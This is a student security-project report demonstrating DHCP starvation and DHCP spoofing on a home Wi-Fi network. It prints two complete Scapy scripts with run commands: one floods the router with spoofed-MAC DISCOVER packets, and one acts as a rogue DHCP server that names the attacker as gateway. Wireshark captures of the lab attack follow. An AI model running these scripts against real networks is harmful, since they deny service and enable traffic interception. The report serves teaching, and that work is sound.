

BANGLADESH UNIVERSITY OF ENGINEERING
AND TECHNOLOGY

SECURITY PROJECT

DHCP Spoofing

Submitted By :
AFSARA BENAZIR
1505118

Contents

1	Introduction	2
2	How DHCP Works?	2
3	Definition of the attack with topology diagram	3
3.1	<u>Rogue DHCP Server :</u>	4
3.2	<u>What is DHCP Starvation Attack?</u>	4
4	Attacking strategies and Attack timing diagram	5
4.1	<u>Attacking strategies: Overview</u>	5
4.2	<u>Attacking strategies: Detailed process</u>	5
5	Frame details for the attack with modification	7
5.1	DHCP Frame:	7
5.2	DHCP message fields	8
5.3	Example exchange of frames	9
6	System Requirements	10
7	Software/tools/library requirements	11
8	Setup steps	11
9	Implementation	12
9.1	Before the attack :	12
9.2	Steps of the attack	13
9.2.1	Carrying out DHCP Starvation	13
9.2.2	Carrying out DHCP Spoofing	14
10	Demonstrating the attack	18
10.1	Performing DNS sniff	24
11	Success and Limitations	25
12	Countermeasure	25
12.1	<u>Why the prevention wasn't implemented?</u>	26
13	Other ways of implementation	27
13.1	<u>Using Mininet and Ettercap</u>	27
13.2	<u>Alternative of starvation</u>	27

DHCP Spoofing	1505118
---------------	---------

14 Resources	28
---------------------	-----------

1 Introduction

DHCP spoofing occurs when an attacker attempts to respond to DHCP requests and trying to list themselves (spoofs) as the default gateway or DNS server, hence, initiating a man in the middle attack. With that, it is possible that they can intercept traffic from users before forwarding to the real gateway or perform DoS by flooding the real DHCP server with request to choke IP address resources.

DHCP Starvation attack is a common network attack that targets network DHCP servers. Its primary objective is to flood the organization's DHCP server with DHCP REQUEST messages using spoofed source MAC addresses. The DHCP server will respond to all requests, not knowing this is a DHCP Starvation attack, and assign available IP addresses until its DHCP pool is depleted.

After a DHCP starvation attack and setting up a rogue DHCP server, the attacker can start distributing IP addresses and other TCP/IP configuration settings to the network DHCP clients. TCP/IP configuration settings include Default Gateway and DNS Server IP addresses. Network attackers can now replace the original legitimate Default Gateway IP Address and DNS Server IP Address with their own IP Address.

Once the Default Gateway IP Address of the network devices are is changed, the network clients start sending the traffic destined to outside networks to the attacker's computer. The attacker can now capture sensitive user data and launch a man-in-the-middle attack. This is called as DHCP spoofing attack. Attacker can also set up a rogue DNS server and deviate the end user traffic to fake web sites and launch phishing attacks.

2 How DHCP Works?

A DHCP server is used to issue unique IP addresses and automatically configure other network information (the DNS domain name and the IP address of the default router, of the DNS server and of the NetBIOS name server).

This configuration, is allocated to the device only for a given time: the lease time.

Basically, mostly in homes and small networks, the DHCP Server is situated in the Router and in large organizational sectors, DHCP Server can be an individual computer also. A DHCP server provides this information to a DHCP client through the exchange of a series of messages, known as the DHCP conversation or the DHCP transaction.

A typical DHCP exchange is as follows :

1. **DISCOVER:** The client without IP address configured sends this query to obtain one from the DHCP server. As the client has no information whatsoever about the current network configuration, not even the address of the DHCP server, the request is broadcasted on the local subnet. The client may already ask for a previously leased IP address.

The server search on its side for a free address he can allocate to the client. This usually involves two mechanisms: The server maintains a local database of leased and available IP addresses. Once an address candidate has been selected, depending on the server implementation the server may take great care that the IP is indeed not already used by sending one or two ARP requests with relatively large waiting time for any potential answer.

2. **OFFER:** The server proposes the address to the client. For availability purposes DHCP allows several servers to send concurrent offers, the client choosing the “best” one. This message is usually sent as unicast to the client MAC address.
3. **REQUEST:** The client broadcasts the address it has chosen. This allows all DHCP servers involved in this exchange to be aware of the client’s decision. Clients wanting to renew an already acquired lease first attempt to directly jump to this step of the discussion by sending a unicast DHCP REQUEST message to the DHCP server which issued the lease.
4. **ACKNOWLEDGEMENT:** The server acknowledges the client decision and provides him complementary network configuration settings

3 Definition of the attack with topology diagram

In the context of information security, and especially network security, a spoofing attack is a situation in which a person or program successfully masquerades as another by falsifying data, to gain an illegitimate advantage.

DHCP spoofing occurs when an attacker attempts to respond to DHCP requests and trying to list themselves (spoofs) as the default gateway or DNS server, hence, initiating a man in the middle attack. With that, it is possible that they can intercept traffic from users before forwarding to the real gateway or perform DoS by flooding the real DHCP server with request to choke IP address resources.




Figure 1: Timing diagram of the original protocol

3.1 Rogue DHCP Server :

DHCP Discover traffic are sent as broadcasts and are therefore observable to all devices on the LAN. An attacker connected to the broadcast domain can opportunistically listen for these broadcasts and attempt to respond with an Offer before the real server. This allows an attacker to feed endpoints malicious DHCP lease information that include changes such as an alternative default gateway or DNS server value in order to redirect traffic through the attacker's endpoint to create a man-in-the-middle attack. At the very least it would simply sniff the traffic to analyze it and look at its content, breaching the client's privacy

3.2 What is DHCP Starvation Attack?

DHCP Starvation Attack is a Attack Vector in which a Attacker Broadcasts large Number of DHCP Requests Packets with some spoofed MAC Address. DHCP Starvation Attack is called an attack on a computer network, in which the entire range of available DHCP IP addresses are given to a single client (the attacker). The automatic assignment of network addresses to other computers is thus made impossible. This is a sort of DHCP Flooding Attack or DHCP Denial of Service Attack in which all the IP Addresses of the IP Pool will be consumed by the attacker and no new




Figure 2: DHCP starvation

client will be able to connect to the DHCP Server.

4 Attacking strategies and Attack timing diagram

4.1 Attacking strategies: Overview

- Attacker enables a rouge DHCP server on a network
- Attacker carries out DHCP starvation attack and depletes the IP address pool of the legal DHCP server.
- When the client broadcasts a DHCP DISCOVER message, the legal DHCP server cannot send an OFFER because it has no available IP address
- The fake DHCP server sends out DHCP OFFER acting as the original server
- Client carries out normal DHCP REQUEST and DHCP ACK operation with the fake server, without having any clue that it is an attacker.

4.2 Attacking strategies: Detailed process

1. The attacker constructs a DHCP packet with its own MAC address and the DHCP server's IP address and sends the packet to the DHCP client.
2. After receiving the packet, the DHCP client learns the middleman's MAC address. As a result, all the packets sent from the DHCP client to the server

pass through the middleman.

3. Alternatively, the middleman constructs a DHCP packet with its own MAC address and the DHCP client's IP address and sends the packet to the DHCP server.
4. After receiving the packet, the DHCP server learns the middleman's MAC address and thinks of it as the client.

Thus, the DHCP server considers that all packets are sent to or from the DHCP client, and the DHCP client considers that all packets are sent to or from the DHCP server. Packets, however, have been processed on the middleman.




Figure 3: Attack Timing Diagram

5 Frame details for the attack with modification

5.1 DHCP Frame:

Operation Code	Hardware Type	Hardware Address Length	Hops
Transaction Identifier			
Seconds		Flags	
CIADDR (Client IP address)			
YIADDR (Your IP address)			
SIADDR (Server IP address)			
GIADDR (Gateway IP address)			
CHADDR (Client hardware address)			
Server Name			
Boot file Name			
Options(variable size)			

;

Figure 4: Example Frame

5.2 DHCP message fields

DHCP message field	Description
Operation Code	Specifies the type of the Dynamic Host Configuration Protocol (DHCP) message. Set to 1 in messages sent by a client (requests) and 2 in messages sent by a server (response).
Hardware Type	Specifies the network LAN architecture. For example, the Ethernet type is specified when htype is set to 1.
Hardware Address Length	Layer 2 (Data-link layer) address length (MAC address) (in bytes); defines the length of hardware address in the chaddr field. For Ethernet (Most widely used LAN Standard), this value is 6.
Hops	Number of relay agents that have forwarded this message.
Transaction identifier	Used by clients to match responses from servers with previously transmitted requests
seconds	Elapsed time (in seconds) since the client began the (DHCP) process.
Flags	Flags field is called the broadcast bit, can be set to 1 to indicate that messages to the client must be broadcast
ciaddr	Client's IP address; set by the client when the client has confirmed that its IP address is valid.
yiaddr	Client's IP address; set by the server to inform the client of the client's IP address.
siaddr	IP address of the next server for the client to use in the configuration process (for example, the server to contact for TFTP download of an operating system kernel).
giaddr	Relay agent (gateway) IP address; filled in by the relay agent with the address of the interface through which Dynamic Host Configuration Protocol (DHCP) message was received.
chaddr	Client's hardware address (Layer 2 address).
sname	Name of the next server for client to use in the configuration process.
file	Name of the file for the client to request from the next server (for example the name of the file that contains the operating system for this client).

;

Figure 5: DHCP message fields

5.3 Example exchange of frames




Figure 6: Example exchange of frames. Here 0xC0A80101 (192.168.1.1) is the real DHCP IP address which the fake server is using, meanwhile the real server cannot do anything since its IP pool is empty

6 System Requirements

1. Install Python following [this link](#)
2. Install Scapy using [this link](#)
3. If ubuntu is not booted in your machine, follow [this link](#)

7 Software/tools/library requirements

- **Programming language - Python**

Python is an interpreted, high-level, general-purpose programming language. Created by Guido van Rossum and first released in 1991, Python's design philosophy emphasizes code readability with its notable use of significant whitespace.

- **Library - Scapy (2.3.3)**

Scapy is a packet manipulation tool for computer networks, originally written in Python by Philippe Biondi. It can forge or decode packets, send them on the wire, capture them, and match requests and replies. It can also handle tasks like scanning, tracerouting, probing, unit tests, attacks, and network discovery.

- **Machine used - Ubuntu 18.04**

- **Testing tool - Wireshark**

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

8 Setup steps

Make sure python and scapy is installed, also install wireshark for seeing a detailed info of the packets

- run DHCPstarve.py
- run DHCPspoof.py
- run dns_sniff.py

Note: If the client or mobile device is already connected to the network this won't work since the router already has a saved IP for your device. ALWAYS PERFORM FORGET NETWORK BEFORE RUNNING

9 Implementation

The implementation is done using scapy which is a packet manipulation tool, written in python. A linux desktop was used as the attacking environment. The router of the wifi network to which the victim and attacker will connect is the good DHCP server. Any device that tries to connect to the wifi network can be labelled as a victim.

9.1 Before the attack :




Figure 7: Before the attack the client has an ip from a specific pool range

9.2 Steps of the attack

9.2.1 Carrying out DHCP Starvation

- Attacker enables a rouge DHCP server on a network.

In this implementation my laptop is acting as the rouge DHCP server.

- Attacker carries out DHCP starvation attack and depletes the IP address pool of the legal DHCP server.

This is done by running DHCPstarve.py from the attacker PC.

```

from scapy.all import *
1
2
def dhcp_discover(dst_mac="ff:ff:ff:ff:ff:ff"):
3
    src_mac = get_if_hwaddr(conf.iface)
4
    spoofed_mac = RandMAC()
5
    options = [("message-type", "discover"),
6
               ("max_dhcp_size", 1500),
7
               ("client_id", mac2str(spoofed_mac)),
8
               ("lease_time", 10000),
9
               ("end", "0")]
10
    transaction_id = random.randint(1, 900000000)
11
    discover = Ether(src=src_mac, dst=dst_mac) \
12
               /IP(src="0.0.0.0", dst="255.255.255.255") \
13
               /UDP(sport=68, dport=67) \
14
               /BOOTP(chaddr=[mac2str(spoofed_mac)],
15
                     xid=transaction_id,
16
                     flags=0xFFFFFFFF) \
17
               /DHCP(options=options)
18
    sendp(discover,
19
          iface=conf.iface)
20
21
if __name__=="__main__":
22
    while(True):
23
        dhcp_discover()
24

```

Command Line :

```

1
sudo python DHCPstarve.py

```

- When the client (**in this case my Xiaomi mobile device**) tries to connect to the wifi router it fails because the legal DHCP server cannot send an OFFER as it has no available IP address.




Figure 8: Console after running the DHCP starvation attack




Figure 9: Failed Connection

9.2.2 Carrying out DHCP Spoofing

- Now the attacker runs the DHCPSpoofer.py which can send a fake ip to any device trying to connect to the network.

DHCPSpoofer.py

```

#!/usr/bin/env python
1
2
import binascii
3
import argparse
4
import logging
5
logging.getLogger("scapy.runtime").setLevel(logging.ERROR) #Gets
6
    rid of IPV6 Error when importing scapy
7
from scapy.all import *
8
9
parser = argparse.ArgumentParser(description='DHCPSpoofer', epilog='
DHCPSpoofer!')
10
parser.add_argument('-i', '--iface', type=str, required=True, help
11
    ='Interface to use')
12
#parser.add_argument('-c', '--cmd', type=str, help='Command to
    execute [default: "echo pwned"]')
13
14
args = parser.parse_args()
15
16
# command = args.cmd or "echo 'pwned'"
17
18
if os.geteuid() != 0:
19
    sys.exit("Run me as root")
20
21
22
#BOOTP
23
#siaddr = DHCP server ip
24
#yiaddr = ip offered to client
25
#xid = transaction id
26
#giaddr = gateway
27
#chaddr = clients mac address in binary format
28
29
my_ip = "192.168.0.105"
30
fake_ip = "192.168.1.4"
31
32
33
def dhcp_offer(raw_mac, xid):
34
    print "***** SENDING DHCP OFFER *****"
35
    ether = Ether(src=get_if_hwaddr(args.iface), dst='ff:ff:ff
36
:ff:ff:ff')
37
    ip = IP(src=my_ip, dst='255.255.255.255')
38
    udp = UDP(sport=67, dport=68)
39
    bootp = BOOTP(op='BOOTREPLY', chaddr=raw_mac, yiaddr=
    fake_ip, giaddr = my_ip, siaddr= my_ip, xid=xid)
40
    dhcp = DHCP(options=[("message-type", "offer"),
    ('server_id', my_ip),
41

```

```

        ('subnet_mask', '255.255.248.0 '),
        ('router', my_ip),
        ('lease_time', 172800),
        ('renewal_time', 86400),
        ('rebinding_time', 138240),
        "end"])
    packet = ether/ip/udp/bootp/dhcp

    #print packet.show()
    return packet

def dhcp_ack(raw_mac, xid):
    print "***** SENDING DHCP ACK *****"
    ether = Ether(src=get_if_hwaddr(args.iface), dst='ff:ff:ff:ff:ff:ff')
    ip = IP(src=my_ip, dst='255.255.255.255')
    udp = UDP(sport=67, dport=68)
    bootp = BOOTP(op='BOOTREPLY', chaddr=raw_mac, yiaddr=fake_ip, giaddr=my_ip, siaddr=my_ip, xid=xid)
    dhcp = DHCP(options=[("message-type", "ack"),
        ('server_id', my_ip),
        ('subnet_mask', '255.255.248.0 '),
        ('router', my_ip),
        ('lease_time', 172800),
        ('renewal_time', 86400),
        ('rebinding_time', 138240),
        "end"])

    packet = ether/ip/udp/bootp/dhcp
    #print packet.show()
    return packet

def dhcp(resp):
    if resp.haslayer(DHCP):
        mac_addr = resp[Ether].src
        raw_mac = binascii.unhexlify(mac_addr.replace(":", ""))

        if resp[DHCP].options[0][1] == 1:
            xid = resp[BOOTP].xid
            print "***** Got dhcp DISCOVER"
            from: " + mac_addr + " xid: " + hex(xid)
            print "***** Sending OFFER"
            *****"

            packet = dhcp_offer(raw_mac, xid)
            #packet.plot(lambda x:len(x))
            #packet.pdfdump("offer.pdf")

```

```

#print hexdump(packet) 86
print packet.show() 87
sendp(packet, iface=args.iface) 88
89
if resp[DHCP].options[0][1] == 3: 90
    xid = resp[BOOTP].xid 91
    print "***** Got dhcp REQUEST from 92
: " + mac_addr + " xid: " + hex(xid)
    print "***** Sending ACK 93
*****"
    packet = dhcp_ack(raw_mac, xid) 94
    #packet.pdfdump("ack.pdf") 95
    #print hexdump(packet) 96
    print packet.show() 97
    sendp(packet, iface=args.iface) 98
99
print "***** Waiting for a DISCOVER *****" 100
sniff(filter="udp and (port 67 or 68)", prn=dhcp, iface=args.iface 101
) 102
#sniff(filter="udp and port 53", prn=dhcp, iface=args.iface) 103
#print sniff 104
#sniff(filter="udp and (port 67 or 68)", prn=dhcp) 105

```

Command Line :

```
sudo python DHCPspooof.py -i wlp2s0
```




Figure 10: My rouge server is waiting for any discover packet to be sent

- The fake DHCP server sends out DHCP OFFER acting as the original server.
- Client sends a DHCP request to which the rouge server sends a DHCP ACK.
- Client thus carries out normal DHCP REQUEST and DHCP ACK operation with the fake server, without having any clue that it is an attacker.

10 Demonstrating the attack

eth.addr eq ac:c1:ee:f4:06:42					
No.	Time	Source	Destination	Protocol	Length Info
114	37.061932803	0.0.0.0	255.255.255.255	DHCP	342 DHCP Discover - Transaction ID 0x77fdffe7
115	37.064012340	0.0.0.0	255.255.255.255	DHCP	354 DHCP Request - Transaction ID 0x77fdffe7
119	37.144095981	XiaomiCo_f4:06:42	Broadcast	ARP	42 Who has 192.168.0.1? Tell 192.168.0.137

Figure 11: Client sends a broadcast discover packet

▶ Frame 114: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface 0
▼ Ethernet II, Src: XiaomiCo_f4:06:42 (ac:c1:ee:f4:06:42), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▶ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
▶ Source: XiaomiCo_f4:06:42 (ac:c1:ee:f4:06:42)
Type: IPv4 (0x0800)
▶ Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
▶ User Datagram Protocol, Src Port: 68, Dst Port: 67
▼ Bootstrap Protocol (Discover)
Message type: Boot Request (1)
Hardware type: Ethernet (0x01)
Hardware address length: 6
Hops: 0
Transaction ID: 0x77fdffe7
Seconds elapsed: 0
▶ Bootp flags: 0x0000 (Unicast)
Client IP address: 0.0.0.0
Your (client) IP address: 0.0.0.0
Next server IP address: 0.0.0.0
Relay agent IP address: 0.0.0.0
Client MAC address: XiaomiCo_f4:06:42 (ac:c1:ee:f4:06:42)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
▶ Option: (53) DHCP Message Type (Discover)
▶ Option: (61) Client identifier
▶ Option: (57) Maximum DHCP Message Size
▶ Option: (60) Vendor class identifier
▶ Option: (12) Host Name
▶ Option: (55) Parameter Request List
▶ Option: (255) End

Figure 12: Discover packet description

